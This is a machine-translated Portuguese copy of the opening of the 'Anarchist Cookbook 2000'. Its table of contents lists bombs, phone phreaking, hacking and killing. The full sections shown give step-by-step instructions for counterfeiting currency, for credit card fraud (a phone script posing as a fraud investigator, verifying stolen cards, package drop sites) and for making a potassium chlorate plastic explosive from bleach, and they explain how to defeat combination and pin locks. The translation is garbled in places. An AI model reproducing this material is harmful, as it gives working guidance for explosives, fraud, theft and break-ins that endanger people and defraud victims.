

Versão traduzida de anarchistcookbook2000.pdf

Page 1

ANARQUIA COOKBOOK versão 2000

Page 2

Índice analítico

- [1.Counterfeiting dinheiro](#)
- [2.Credit fraude de cartão](#)
- [3.Making Explosivos Plásticos](#)
- [4.Picking mestre Locks](#)
- [Artes 5.Os de Lockpicking I](#)
- [Artes 6.O de Lockpicking II](#)
- [7.Solidox Bombs](#)
- [8.High Tecnologia Revenge: The Beigebox](#)
- [9.COý Bombs](#)
- [Bombas 10.Thermite II](#)
- [11.Touch Explosivos](#)
- [12.Letter Bombs](#)
- [13.Paint Bombs](#)
- [14.Ways para enviar um carro para o INFERNO](#)
- [15.Do que você odeia a escola?](#)
- [Vandalismo relacionado 16.Phone](#)
- [17.Highway polícia interferência radar](#)
- [18.Smoke Bombs](#)
- [19.Mail Bombas Caixa](#)
- [Carros 20.Hot-fiação](#)
- [21.Napalm](#)
- [22.Fertilizer bomba](#)
- [23.Tennis Bomba Bola](#)
- [24.Diskette Bombs](#)
- [Telefones 25.Unlisted](#)
- [26.Fuses](#)
- [27.How fazer Nitrato de Potássio](#)
- [28.Exploding Lâmpadas](#)
- [29.Under igniters água](#)
- [30.Home-Brew tiro de canhão](#)
- [Lista de Equivalência 31.Chemical](#)
- [32.Phone Taps](#)
- [33.Landmines](#)
- [34.A diferente Cocktail Molotov](#)
- [35.Phone Sistemas Tutorial I](#)
- [36.Phone Sistemas Tutorial II](#)
- [37.Basic Alliance Teleconferência](#)

[38.Aqua Box Planos](#)
[39.Hindenberg bomba](#)
[40.How matar alguém](#)
[41.Phone Sistemas Tutorial III](#)
[42.Black Box Planos](#)
[43.The Blotto Box](#)
[44.Blowgun](#)
[45.Brown Box Planos](#)
[46.Calcium Carbide bomba](#)
[47.More maneiras de enviar um carro para o inferno](#)
[48.Ripping off Alterar Machines](#)
[Planos de Caixa](#) [49.Clear](#)
[Listagem Número](#) [50.CNA](#)
[51.Electronic Terrorismo](#)
[52.Start um Conf. w / o 2600Hz ou MF](#)
[53.Dynamite](#)
[54.Auto escape Lança-chamas](#)
[55.How invadir BBs Expresso](#)
[56.Firebomb](#)
[57.Fuse bomba](#)
Bomba [58.Generic](#)
[59.Green Box Planos](#)
[60.Portable Grenade Launcher](#)
[61.Basic Tutorial Hacking I](#)
[62.Basic Hacking Tutorial II](#)
[63.Hacking dezembro de](#)
[Bombas](#) [64.Harmless](#)
[65.Breaking em Casas](#)
[66.Hypnotism](#)
[67.Remote Informer edição # 1](#)
[68.Jackpotting Máquinas ATM](#)
Bomba [69.Jug](#)
[70.Fun no K-Mart](#)
[71.Mace Substituto](#)
[72.How para cultivar maconha](#)
[73.Match Cabeça bomba](#)
[74.Terrorizing McDonalds](#)
[75. "Da Mentor" Últimas palavras](#)
[Mito](#) [76.The do Detector de 2600Hz](#)
[77.Blue Box Planos](#)
[78.Napalm II](#)
[79.Nitroglycerin Receita](#)
[80.Operation: bandalho](#)
[81.Stealing Chamadas de telefones públicos](#)

82.Pool Fun
83.Free Selo
Explosivos 84.Unstable
85.Weird Drogas
Art 86.The de cardagem
87.Recognizing Cartões de Crédito
88.How para obter uma nova identidade
89.Remote Informer edição # 2
90.Remote Informer edição # 3
91.Remote Informer edição # 4
92.Remote Informer edição # 5
Guia 93.Phreaker 's para linhas de loop
94.Ma-Bell Tutorial
95.Getting dinheiro de Postos
PBX baseado 96.Computer
97.PC-Perseguição Port Statistics
Planos de Caixa 98.Pearl
99.The arquivo Phreak
Planos de Caixa 100.Red
101.RemObS
Planos de Caixa 102.Scarlet
103.Silver Box Planos
104.Bell Trashing
105.Canadian Agenda WATS
106.Hacking TRW
107.Hacking VAX e UNIX
Circuitos 108.Verification
Planos de Caixa 109.White
Box BLAST 110.The
111.Dealing com o Operador R & R
Phone phreaking 112.Cellular
113.Cheesebox Planos
114.Start suas próprias Conferências

Página 3

115.Gold Box Planos
116.The História da ESS
Merendeira 117.The
118.Olive Box Planos
119.The Tron Box
120.More TRW Informações
121. "Phunhouse de Phreaker"
122.Phrack Revista-Vol. 3, Issue 27
123.Phrack Revista-Vol. 3, Issue 27

124.Phrack Revista-Vol. 3, Issue 28
125.Phrack Revista-Vol. 3, Issue 28
126.Phrack Revista-Vol. 3, Issue 28
127.Phrack Revista-Vol. 3, Issue 30
128.Phrack Revista-Vol. 3, Issue 30
129.Phrack Revista-Vol. 3, Issue 30
130.Sodium Chlorate
Fulminar 131.Mercury
Black Powder 132.Improvised
Ácido 133.Nitric
134.Dust Instruções bomba
135.Carbon-Tet Explosivo
136.Making ácido pícrico de Aspirina
137.Reclamation de RDX de C-4
Baseados 138.Egg Combustíveis Chama gelificados
139.Clothespin Mudar
140.Flexible Switch Plate
Sistema de assinatura 141.Low [Silenciadores]
142.Delay Igniter De Cigarro
143.Nicotine
Temporizador Semente 144.Dried
Grenade 145.Nail
146.Bell Glossário
Locks Dial 147.Phone - Beat'em
148.Exchange Scanning
149.A Breve História do Phreaking
150. "Secrets of the Little Blue Box"
151.The História da Phreaking britânico
152 ". Bad como merda"
153.Telenet
154.Fucking com o Operador
155.Phrack Revista-Vol. 1, Issue 1
156.International País Lista de Códigos de
Planos Transmissor 157.Infinity
158.LSD
Receitas 159.Bananas160.Yummy Marihuana
161.Peanuts
Garrafa 162.Chemical Fogo
163.Igniter do livro Jogos
164 ". Pó Red or White" Propellant
165.Pipe Hand Grenade
166.European [fraude de cartão](#) de crédito
Bomba 167.Potassium
168.Your Direitos Legais

Direitos dos Delinquentes 169.Juvenile
170.Down The Road Missile
171.Fun Com Shotgun Shells
Equipamento 172.Surveillance
173.Drip Temporizador
174.Stealing
175.Miscellaneous
176.Shaving creme bomba
177.Ripping off mudança máquinas II
178.Lockpicking o caminho mais fácil
179.Anarchy 'N' Explosivos Prelude
Explosivos 180.Anarchy 'n' vol. 1
Explosivos 181.Anarchy 'n' vol. 2
Explosivos 182.Anarchy 'n' vol. 3
Explosivos 183.Anarchy 'n' vol. 4
Explosivos 184.Anarchy 'n' vol. 5
185.Explosives e propelentes
186.Lockpicking III
187.Chemical Lista Equivalent II
188.Nitroglycerin II
Nitrato 189.Cellulose
190.Starter Explosivos
191.Flash Pó
192.Exploding Canetas
Bombas caseiras 193.Revised
194. * SEGURANÇA * DEVE-SE LER!
Triiodide 195.Ammonium
196.Sulfuric Ácido & Amm. Nitrato III
197.Black Pó III
198.Nitrocellulose
199.RDX
200.The Black Gate BBS
201.ANFOS
202.Picric Ácido II
Explosivos 203.Bottled
204.Dry Ice
205.Fuses / ignitors / atrasos
206.Film vasilha Bombs
Bombas 207.Book
Bombas 208.Phone
209.Special Munições
210.Rocketry
211.Pipe Canhão II
212.Smoke Bombs

213.Firecrackers
214.Suppliers II
Checklist 215.Lab-Raid
216.Misc Anarchy
217.Combo Locks II
218.Misc Anarchy II
219.Thermite IV

Page 4

1. Falsificação de dinheiro por The Jolly Roger

Antes de ler este artigo, que seria uma idéia muito boa para pegar um livro na foto impressão offset, pois este é o método utilizado na falsificação EUA

moeda. Se você estiver familiarizado com este método de impressão, a falsificação deve ser uma tarefa simples para você.

Moeda genuína é feito por um processo chamado "gravura", o qual envolve a gravação de um bloco de metal. Desde a gravação de um bloco de metal é impossível fazer à mão, foto offset entra no processo.

Foto offset começa fazendo negativos da moeda com uma câmera, e colocando os negativos em um pedaço de material de mascaramento

(Geralmente de cor laranja). Os negativos descascado, vulgarmente chamados "planos", são, então, exposta a uma placa litográfica com uma lâmpada de arco voltaico fabricante placa.

As placas são então queimados desenvolvido com o desenvolvimento químico adequado. Um de cada vez, estas placas são enrolados em torno do cilindro de chapa da imprensa.

A imprensa de usar deve ser um 11 por 14 deslocamento, como o AB Dick 360. Faça 2 negativos de lado retrato do projeto de lei, e uma das costas

lado. Depois de desenvolvê-los e deixá-los secar, levá-los para uma mesa de luz. Usando opaco em um dos lados retrato, tocar para fora todo o verde,

que é a vedação e os números de série. O lado de trás não exige qualquer retoque, porque é tudo

uma cor. Agora, certifique-se de todos os aspectos negativos são registrados (alinhados corretamente) sobre os apartamentos. By the way, cada vez que você precisa de outra série

número, atirar um negativo do lado do retrato, cortar o número de série, e remova o número de série antigo do apartamento substituí-lo com o novo um.

Agora você tem todos os três planos, e cada um representa uma cor diferente: preto e dois tons de verde (os dois tons de verde são criados através da mistura tintas). Agora você está pronto para queimar as placas. Pegue um prato litográfica e etch três marcas nele. Estas marcas devem ser 2 e 9/16 centímetros de distância,

, a partir de um dos bordos curtos. Faça a mesma coisa com mais duas placas. Então, pegue um dos apartamentos e colocá-lo no prato, exatamente alinhando a curto com a ponta para cima da borda da placa. Queimá-lo, movê-lo até a próxima marca e cobrir a área exposta já tiver queimado. Queime isso, e fazer a mesma coisa mais duas vezes, movendo-se o apartamento se mais uma marca. Faça o mesmo processo com os outros dois apartamentos (cada um em um prato separado).

Desenvolver todas as três placas. Agora você deve ter 4 imagens em cada prato com um espaço igual entre cada conta.

O papel você vai precisar não irá corresponder exatamente, mas ele vai fazer na maioria das situações. O papel a ser utilizado deve ter um teor de 25% de pano. By the way, Disaperf papel de computador (perfuração invisível) faz bem o trabalho. Retire o papel e coloque-o na imprensa. Certifique-se de definir o ar, fivela, e espessura do papel certo. Comece com a placa preta (placa sem os números de série). Envolvê-la em torno da tinta preta e cilindro de carga dentro Certifique

se você correr mais do que você precisa, porque vai haver um monte de rejeições. Então, enquanto que está imprimindo, misture as tintas para os números de série e do verso. Você vai precisar adicionar algum branco e talvez amarelo à tinta número de série. Você também precisa adicionar preta para o lado de trás. Experiência até que você acertar. Agora, limpe a imprensa e imprimir o outro lado. Você terá agora um projeto de lei com nenhum selo verde ou números de série. Imprima algumas

com um número de série, fazer outra e repita. Continue fazendo isso até que você tenha tantos números diferentes, como você quiser. Em seguida, corte as contas para o tamanho exacto com um cortador de papel. Você deve ter impresso uma grande quantidade de dinheiro até agora, mas ainda há um problema, o papel é puro branco. Para pintá-lo, misture o seguinte em uma panela: 2 xícaras de água quente, 4 saquinhos de chá, e cerca de 16 a 20 gotas de corante alimentar verde (experimento com este.) Dip uma das contas em e compará-lo com um projeto de lei EUA genuíno. Faça os ajustes necessários, e pintar todas as contas. Além disso, é uma boa idéia torná-los usado. Por exemplo, rugas eles, esfregar mói café com eles, etc

Como antes mencionado, a menos que você está familiarizado com foto impressão offset, a maioria das informações neste artigo será bastante difícil de entender.

Junto com a obtenção de um livro sobre a foto impressão offset, tentar ver o filme "To Live and Die in LA". Trata-se de um falsificador, eo produtor

faz um bom trabalho de mostrar como a sua falsificação. Um bom livro sobre o assunto é "O homem pobre James Bond".

Se tudo isso parece muito complicado para você, existe um outro método disponível para a falsificação: A Canon copiadora colorida laser. A Canon pode replicar qualquer coisa em cores vibrantes, incluindo a moeda dos EUA. Mas, uma vez mais, o principal problema da falsificação é o papel usado. Então, experiência, e boa sorte!

2. Fraude de cartão de crédito pelo The Jolly Roger

Para a maioria de vocês lá fora, o dinheiro é difícil de encontrar. Até agora:

Com o recente advento do dinheiro de plástico (cartões de crédito), é fácil de usar alguém do cartão de crédito para encomendar os itens que você sempre desejou na vida. As apostas são altas, mas a recompensa vale a pena.

Passo: Obter a informação do cartão de crédito

Primeiro, você deve obter o item crucial: o número do cartão de crédito de alguém. A melhor maneira de obter os números de cartão de crédito é levar os carbonos azuis usado em uma transação com cartão de crédito em sua loja local. Estes geralmente pode ser encontrado na lata de lixo ao lado do registo, ou para o

mais ousado, no latão de lixo atrás da loja. Mas, devido à grande quantidade de fraude de cartão de crédito, muitas lojas optaram por utilizar um folha transação carbono, tornando as coisas muito mais difíceis. Este é o lugar onde o seu telefone vem a calhar. Primeiro, procure alguém na lista telefônica, e obter o máximo de informações possível sobre eles. Então, durante o horário comercial, ligue para de uma forma muito voz convincente - "Olá, este é John Doe do Departamento de Investigações de Fraude Cartão de Crédito Visa Fomos informados de que o seu crédito.

Page 5

cartão pode ter sido usado para fins fraudulentos, assim que você leia fora os números que aparecem em seu cartão Visa para verificação. "Of

Claro, use a sua imaginação! Acredite ou não, muitas pessoas vão se apaixonar por este estratégia e dar as suas informações de crédito.

Agora, supondo que você tenha o número do cartão de crédito da vítima, você deve ser capaz de decifrar as informações prestadas.

Passo dois: Reconhecendo informações a partir de cópias de carbono

Exemplo do cartão:

[American Express]

XXXX XXXXXX XXXXX

MM/Y1 THRU MM/Y2

JOE shmoe

Explicação:

MM/Y1 é a data em que o cartão foi emitido, e MM/Y2 é a data de validade. O American Express Gold Card tem números XXXXXX XXXXXXXX

XXXXXXXXX, e é coberto por até \$ 5.000,00, mesmo que o titular do cartão está quebrado.

[Mastercard]

5XXX XXXX XXXX XXXX

XXXX AAA DD-MM-YY MM / YY

JOE shmoe

Explicação:

XXXX na segunda fila pode ser solicitado para durante o processo de encomenda. A primeira data em que o cartão é de novo, e o segundo é quando o

cartão expirar. A combinação de números mais utilizada é 5424 1800 XXXX XXXX. Existem muitos desses cartões em circulação, mas muitos dos estes estão em listas de procurados, de modo a verificar estes primeiros.

[Visa]

4XXX XXX (X) XXX (X) XXX (X)

MM / AA MM / AA * VISA

JOE shmoe

Explicação:

Visa é o cartão mais abundante, e é aceito em quase toda parte. O "* VISA" às vezes é substituído por "BWG", ou seguido de um

código especial. Estes códigos são os seguintes:

[1] MM / AA * VISA V - Cartão Preferencial

[2] MM / AA * VISA CV - Cartão clássico

[3] MM / AA * VISA PV - Premier cartão

Cartões preferenciais são apoiados com dinheiro, e são muito mais seguros de usar. Cartões clássicos são mais novos, mais difíceis de reproduzir cartões com decente

apoio. Cartões Premier são cartões clássicos com cobertura preferida. Números comuns são 4448 020 XXX XXX, 4254 5123 6000 XXXX, e

4254 5123 8500 XXXX. Qualquer 4712 1250 xxxx xxxx cartões são IBM cartões de cooperativa de crédito, e é arriscado usar, embora eles geralmente são cobertas para grandes compras.

Terceiro Passo: Testes de crédito

Agora você deve ter um Visa, Mastercard, American Express ou o número do cartão de crédito, com o endereço da vítima, código postal e número de telefone.

By the way, se você tiver problemas para obter o endereço, a maioria das empresas de telefonia oferecem o serviço de rastreamento de endereços, que é um número especial

você chama isso vai lhe dar um endereço de um

número de telefone, a um custo nominal. Agora você precisa verificar o saldo de crédito no cartão de crédito (para se certificar de que você não ficar sem dinheiro),

e você também deve certificar-se de que o cartão não é roubado. Para fazer isso você deve obter um número de telefone que as empresas usam para conferir crédito

cartões durante as compras. Se você vai a uma loja de departamento, ver o caixa, quando alguém faz uma compra com cartão de crédito. Ele / ela vai normalmente

ligar para um número de telefone, dar as informações de crédito, e, em seguida, givewhat é chamado de "Número Merchant". Esses números são geralmente reduzidos ou em torno do registo. É fácil, quer encontrar estes números e copiá-los, ou esperar até que eles chamam de uma pol Veja o que eles marcar e esperar para o (normalmente) número do comerciante oito dígitos. Uma vez que você ligar para o número, com uma voz calma, lido o número da conta, número comerciante, quantidade, e data de validade. O bureau de crédito irá dizer-lhe se ele está bem, e dar-lhe um número de autorização. Finja que você está escrevendo este número para baixo, e repeti-lo de volta para eles para verificá-lo. Ignore esse número completamente, pois não serve a nenhum propósito real. No entanto, uma vez que você fizer isso, o banco remove dólares iguais ao que você disse a eles, porque o cartão foi supostamente usado para fazer uma compra. Às vezes, você pode enganar o operador, dizendo-lhe que o cliente mudou de idéia e decidiu não cobrar isso. Claro, alguns não vão permitir isso. Lembre-se em todos os momentos

Page 6

que é suposto ser um funcionário da loja chamando para verificar o cartão para uma compra. Aja como se estivesse falando com um cliente quando ele / ela "Cancela".

Passo Quatro: A queda

Uma vez que os cartões são apuradas, você deve encontrar um lugar para ter o pacote enviado. NUNCA use uma queda de mais de uma vez. A seguir, são gota típica locais:

[1] Uma casa vazia

Uma casa vazia faz um excelente lugar para enviar as coisas. Envie os UPS do pacote, e deixar um bilhete na porta dizendo: "UPS. Trabalho dias, de 8 a

6. Você poderia por favor, deixe o pacote no porta passo para trás? "Você pode encontrar dezenas de casas de um agente imobiliário, dizendo-lhes que

quero olhar em torno de uma casa. Peça uma lista de vinte casas para venda, e diga que você irá verificar a área. Fazê-lo, até encontrar um

que se adapte às suas necessidades.

[2] Rent A Mancha

U-Haul às vezes aluga espaços onde você pode ter pacotes enviados e assinada. Termine o seu espaço quando o pacote chega.

Casas [3] das pessoas

Encontrar alguém que você não sabe, e ter o pacote enviado para lá. Ligue antes dizendo que "Eu liguei para a loja e eles enviaram o pacote para o

endereço errado. Ela já foi enviado, mas você pode mantê-lo lá para mim? "Esta é uma maneira muito confiável, se você manter a calma ao falar com as pessoas.

Não tente caixas de correios. Na maioria das vezes, a UPS não vai entregar a uma caixa de correios, e muitas pessoas foram capturados no passado

a tentativa de usar uma caixa de correios. Além disso, quando você determinou um site de queda, manter um olho sobre ele para personagens suspeitos e carros que não estive lá antes.

Passo Cinco: Fazendo a transação

Você agora deve ter um número confiável de cartão de crédito com todas as informações de faturamento necessário, e um bom local de queda.

O melhor lugar para encomendar é catálogos, e casas da ordem de correio. É de seu interesse para fazer a chamada de telefone a partir de um telefone público,

especialmente se for um número 1-800. Agora, quando você chama, não tente disfarçar sua voz, pensando que vai enganar o vendedor a acreditar que você

é um adulto. Essas pessoas são treinadas para detectar isso, então sua melhor aposta é a ordem na sua própria voz. Eles vão pedir para o seguinte: nome, nome

como aparece no cartão, número de telefone, endereço de cobrança, data de validade, método de envio, eo produto. Pergunte se eles oferecem transporte UPS Red

(Chegada no dia seguinte), porque lhes dá menos tempo para pesquisar uma ordem. Se você estiver usando American Express, você pode ter um pouco de um problema

enviar para um endereço diferente do endereço de cobrança. Além disso, se o vendedor começa a fazer perguntas, não desligue. Basta falar o seu caminho

fora da situação, então você não vai incentivar a investigação sobre o pedido.

Se tudo der certo, você deve ter o produto gratuitamente. Seguro paga a conta, e ninguém é mais sábio. Tenha cuidado, e tentar não pedir nada mais de US \$ 500. Em alguns estados, UPS requer uma assinatura para qualquer coisa mais de US \$ 200, para não mencionar que nada mais de US \$ 200 é definido como roubo, bem como a fraude de crédito. Pego fazendo isso, e você vai mordê-lo por um par de anos. Boa sorte!

3. Fazendo Explosivos Plásticos de Bleach por The Jolly Roger

O clorato de potássio é um composto explosivo extremamente volátil, e tem sido usada no passado como o principal material de enchimento explosivo em granadas, terra minas e morteiros por países como França e Alemanha. Lixívia doméstica comum contém uma pequena quantidade de potássio clorato, o qual pode ser extraído através do procedimento que se segue.

Primeiro, você deve obter:

- 1.A fonte de calor (placa quente, fogão, etc)
- 2.A hidrômetro, ou hidrômetro bateria
- 3.A grande Pyrex, ou recipiente de aço esmaltado (para pesar produtos químicos)

Cloreto 4.Potassium (vendido como um substituto do sal em lojas de saúde e nutrição)

Pegue um litro de água sanitária, coloque-o no recipiente, e começar a aquecê-lo. Embora esta solução aquece, pesar 63 gramas de cloreto de potássio e adicionar este ao branqueador a ser aquecido. Verificar constantemente a solução que está sendo aquecido com o hidrômetro, e deixe ferver até obter uma leitura de 1,3. Se usando um hidrômetro da bateria, ferver até que você leia uma carga completa.

Tome a solução e deixe-a arrefecer no frigorífico até que esteja entre a temperatura ambiente e 0 °. Filtre os cristais que se formaram e

salvá-los. Ferver esta solução novamente e legal quanto antes. Filtrar e guardar os cristais.

Página 7

Pegue os cristais que foram salvos, e misturá-los com água destilada nas seguintes proporções: 56 gramas por 100 mililitros destilada

água. Aqueça a solução até ferver e deixe esfriar. Filtra-se a solução e guardar os cristais que se formam durante o arrefecimento. Este processo de purificação é chamado de "cristalização fraccionada". Estes cristais deve ser relativamente clorato de potássio puro.

Pó-los para a consistência de pó facial e calor suavemente para expulsar toda a umidade.

Agora, derreta cinco partes Vaselina com cinco peças de cera. Dissolver esta na gasolina branca (fogão de acampamento gasolina), e despeje o líquido em 90 partes clorato de potássio (os cristais em pó de cima) em uma bacia de plástico. Amassa este líquido para o clorato de potássio até intimamente misturados.

Permitir que toda a gasolina evaporar.

Finalmente, coloque o explosivo em um lugar fresco e seco. Evite atrito, enxofre, sulfetos e compostos de fósforo. Este explosivo é melhor moldado para a forma desejada e a densidade de 1,3 gramas de um cubo e embebido em cera até à prova de água. Estes encargos tipo de bloco de garantir a máxima velocidade de detonação. Além disso, deve ser utilizada uma espoleta de pelo menos um grau 3.

A presença do já mencionado, os compostos de enxofre (sulfuretos, etc) resulta em misturas que são, ou podem tornar-se altamente sensível e vontade possivelmente decomposição explosiva durante o armazenamento. Você nunca deve armazenar explosivos caseiros, e você deve usar o cuidado extremo em tudo vezes durante a execução dos processos neste artigo.

Você pode obter um catálogo de outro assunto desta natureza, por escrito:

Informações Publishing Co.

Box 10042

Odessa, Texas 79762

4. Escolher mestre Locks pelo The Jolly Roger

Alguma vez você já tentou impressionar alguém, escolhendo uma dessas fechaduras de combinação de mestrado e falhou? A empresa Master Lock fizeram suas fechaduras de combinação mais velhos com um esquema de proteção. Se você puxar o toohard alça, o botão não liga.

Esse foi o seu maior erro.

O primeiro número:

Saia qualquer do Mestre bloqueia para que você saiba o que está acontecendo. Ao puxar o fecho (parte que vem aberto quando você começa a combinação direita), gire o botão para a esquerda até que não se move mais, e adicionar cinco para o número que você chegar. Você tem agora o primeiro número do combinação.

O segundo número:

Gire o dial em torno de um par de vezes, e depois ir para o primeiro número que você tem. Gire o botão para a direita, contornando o primeiro número de uma vez. Quando você ter ultrapassado o primeiro número, começar a puxar o fecho e girando o botão. O botão acabará por cair na ranhura e bloquear. Enquanto em o groove, puxar o fecho e gire o botão. Se o botão é solto, ir para o próximo groove, se o botão é dura, você tem o segundo número da combinação.

O terceiro número:

Depois de obter o segundo número, girar o botão, em seguida, digite os dois números. Lentamente, gire o dial para a direita e, em cada número, puxe o fecho. O bloqueio acabará por abrir, se você fez o processo certo.

Este método de abertura Mestre bloqueia só funciona em modelos mais antigos. Alguém informou Mestre do seu erro, e empregaram um novo mecanismo que é infalível (por enquanto).

5. As Artes da Lockpicking I pela Jolly Roger

Arrombamento I: Carros e diversos outros bloqueios

Enquanto os temas básicos de lockpicking e entrada sem convite não mudaram muito nos últimos anos, alguns dispositivos e técnicas modernas ter aparecido em cena.

Automóveis:

Page 8

Muitos automóveis mais antigos ainda podem ser abertos com um Jim tipo slim de abertura (estas e outras técnicas de serralharia de automóveis são cobertos totalmente em o livro "In the Still of the Night", de John Russell III), no entanto, muitos fabricantes de automóveis têm construído casos sobre o mecanismo de bloqueio, ou ter

mudou o mecanismo de bloqueio para que o Slim Jim não vai funcionar. Assim:

Americano serviço de chaveiro

PO Box 26

Culver City, CA 90230

ALS oferece um novo e melhorado Slim Jim, que é de 30 centímetros de comprimento e 3/4 polegadas de largura, por isso vai chegar a tanto e deslizar através da nova fechadura carro

tampas (no interior da porta). O preço é \$ 5,75, mais 2,00 dólares porte e manuseio.

Carros fabricados pela General Motors sempre foram uma desgraça para as pessoas que precisavam para abri-los, porque a unidade de travamento da barra lateral que empregar é muito difícil escolher. Para complicar ainda mais, os novos carros da GM empregar proteções metálicas para fazer o uso de um tipo de Slim Jim

instrumento muito difícil. Assim:

Bloqueio Technology Corporation

685 Main St.

New Rochelle, NY 10801

LTC oferece uma ferramenta bonitinha que facilmente remover o cilindro da fechadura, sem danos ao veículo, e irá permitir-lhe entrar e / ou iniciar o

veículo. A GMC-40 é vendido por \$ 56,00 mais R \$ 2,00 para despesas de envio.

O melhor kit geral abertura automóvel é, provavelmente, um conjunto de ferramentas de bloqueio oferecidos por:

Steck MFG Corporação

1319 W. Stewart St.

Dayton, OH 45408

Por US \$ 29,95 pode-se comprar um conjunto completo de seis ferramentas de bloqueio de carbono que vão abrir mais de 95% de todos os carros ao redor.

Fechaduras Kwickset tem become bastante popular como uma fechadura de segurança passo para muitos tipos de edifícios. Eles são um pouco mais difíceis de escolher e oferecer uma

grau maior de segurança do que um construtor normal, instalado fechadura da porta. Assim:

A MFG

1151 Wallace St.

Massillon, OH 44646

O preço é US \$ 11,95. Fechaduras Kwickset pode convenientemente ser desmontada e a porta aberta, sem qualquer prejuízo para o bloqueio ou a porta usando o acima indicado Kwick Out ferramenta.

Se você está com preguiça de escolher fechaduras de automóveis:

Veehof Abastecimento

Box 361

Storm Lake, IO 50588

VS vende tryout chaves para a maioria dos carros (tryout teclas são usadas, pois não há uma chave mestra para qualquer um fazer de carro, mas há um tipo de grupo mestres (aka tryout chaves). Os preços médios de cerca de US \$ 20,00 por set.

Lockpicking Atualizado:

Por anos, tem havido uma série de procedimentos de ataque escolha para a maioria dos sistemas de bloqueio tumbler pin e. Na ordem inversa da facilidade são tão segue:

Picking normal:

Usando uma picareta definido para alinhar os pinos, um por um, até que a linha de corte é definido ea fechadura abre.

Bastidores:

Este método utiliza palhetas que são construídos com uma série de saliências ou ranhuras forma de diamante. Estas escolhas são "passou" (ou seja, correr por toda a pinos de uma só vez). Com sorte, os pinos vai aumentar na posição aberta e ficar lá. Raking, se bem sucedida, pode ser muito menos de um esforço de picking padrão.

Bloquear Aid Gun:

Page 9

Este dispositivo em forma de arma foi inventada uma série de anos e foi encontrado aplicação com muitos serralheiros e pessoal de segurança.

Basicamente, uma palheta em forma de agulha é inserida no focinho da "pistola", e o "gatilho" é puxado. Essa ação se encaixa a pick up e para baixo

fortemente. Se a dica é deslizou sob os pinos, eles também vai ser pego e para baixo fortemente. Com um pouco de sorte, eles vão atacar uns aos outros e

separado na linha de corte para a segunda divisão. Quando isso acontece, o bloqueio será aberta. A arma ajuda de bloqueio não é 100% de sucesso, mas quando isso acontece trabalhar, os resultados são muito dramáticos. Às vezes você pode abrir a fechadura com um estalo do gatilho.

Vibrador:

Algumas pessoas astutas ter montado uma pick agulha em uma unidade de alimentação escova de dentes elétrica. Este efeito de vibração, às vezes, abrir pin tumbler fechaduras - instantaneamente.

Existe agora um outro método para abrir fechaduras pinos e bolacha em um tempo muito curto. Embora se assemelha a uma escova de dentes na escolha do aspecto, é na verdade, um dispositivo eletrônico. Estou falando da pick Cobra que é projetado e vendido por:

Fed Corporação

PO Box 569

Scottsdale, AR 85252

A Cobra usa duas baterias de nove volts, rolamentos de teflon (para menos ruído), e um rolo cam. Ele vem com três escolhidos (para diferentes tipos de locks) e funciona tanto nos Estados Unidos e no exterior, no pino ou bloqueios wafer. A Cobra vai abrir um grupo fechaduras (fechaduras comuns) em três a

sete segundo sem danos, nas mãos de um serralheiro experiente. Pode demorar alguns segundos a mais ou até a metade de um minuto para

alguém sem experiência. Ele também irá abrir grupo dois bloqueios (incluindo o governo, de alta segurança, e medicos), embora isso possa levar

um curto período de tempo mais longo. Ele não vai abrir fechaduras barra lateral GM, apesar de um dispositivo é de cerca de tobe introduzida para preencher essa lacuna. Quanto custa este brinquedo que vai

abrir a maioria dos bloqueios em sete segundos?

235,00 dólares, mais 4,00 dólares transporte e manuseio.

Para você duras bolachas seguros principais, FC também vende o MI-6, que irá abrir a maioria dos cofres a um custo de US \$ 10.000 para o modelo de ataque de três rodas, e \$ 10.500 para o modelo de quatro rodas. Ele vem em uma maleta de alumínio resistente com monitor, drive de disco e software.

Se nenhuma dessas idéias seguras e saudáveis apelar para você, você sempre pode voltar a cair a lança térmica magia ...

A lança térmico é um instrumento bastante impuro construído a partir de 3/8 de polegada hastes ocas de magnésio. Cada tubo vem em um 10 pés de comprimento, mas pode

ser cortada, se desejar. Cada um é roscado numa extremidade. Para usar a lança, aparafusa o tubo em conjunto com um regulador de emaranhados (como uma solda

equipamento usa) e ligar um tanque de oxigênio. Em seguida, o oxigênio é ligado ea haste é iluminado com um acendedor de soldagem padrão. O dispositivo produz um

incrível quantidade de calor. É usado para cortar blocos de concreto ou até mesmo pedras. Um lance ativo vai passar por um pé de aço em alguns

segundos. A lança também é conhecida como uma barra de queima, e está disponível a partir de:

COL MFG

7748 W. Addison

Chicago, IL 60634

6. As Artes da Lockpicking II de The Jolly Roger

Então você quer ser um criminoso. Bem, se você quer ser como James Bond e abrir um cadeado em quinze segundos, e depois ir para Hollywood, porque isso é

o único lugar que você nunca vai fazer isso. Mesmo serralheiros experientes podem gastar cinco a dez minutos em um bloqueio, se for azarado. Se você é

querendo acesso extremamente rápido, procure outro lugar. As instruções seguintes dizem respeito, principalmente, ao "lock no botão" lock tipo, uma vez que é o mais fácil de escolher.

Primeiro de tudo, você precisa de um conjunto de escolha. Se você conhece um serralheiro, levá-lo para torná-lo um set. Este será o melhor conjunto possível para você usar. Se você encontrar

um serralheiro dispostos a fornecer um conjunto, não desistir da esperança. É possível fazer o seu próprio, se você tiver acesso a um moedor (você pode usar um arquivo, mas é preciso sempre).

A única coisa que você precisa é um conjunto de chave allen (muito pequena). Estes devem ser pequenas o suficiente para caber na abertura do buraco da fechadura. Agora, dobre a ponta mais longa da

chave allen em um pequeno ângulo (e não 90 °). Agora, faça a sua escolha para um moedor ou um arquivo, e suavizar o final até que ele é arredondado para que ele não caia dentro a fechadura. Teste a sua ferramenta para fora nas maçanetas em sua casa para ver se ele vai entrar e sair sem problemas. Agora, este é o lugar onde a chave de fenda vem dentro

Ele deve ser suficientemente pequeno para que a sua escolha e a ser usado na mesma fechadura, ao mesmo tempo, uma acima da outra. Nas próximas instruções, por favor referem-se a este gráfico do interior de um bloqueio:

\ K
 ||||| / E
 |||| \ Y [|] pin tumbler superior
 ^ ^ / H [^] pin tumbler Lower
 ^ ^ ^ ^ ^ ^ \ O [-] parede do cilindro
 / L (este é um muito simplificada

Page 10

\ E desenho)

/

O objecto é pressionar o pino de modo a que o espaço entre o pino superior e inferior do pino está nivelada com a parede do cilindro. Agora, se você empurrar um pin up, é a tendência é cair de volta para baixo, certo? É aí que a chave de fenda vem dentro Insira a chave de fenda na ranhura e rode. Este tensão irá manter os pinos "resolvidos" de cair de volta para baixo. Agora, trabalhar na parte de trás do bloqueio para a frente, e quando você está através, não Será um clique, a chave de fenda vai girar livremente, ea porta será aberta.

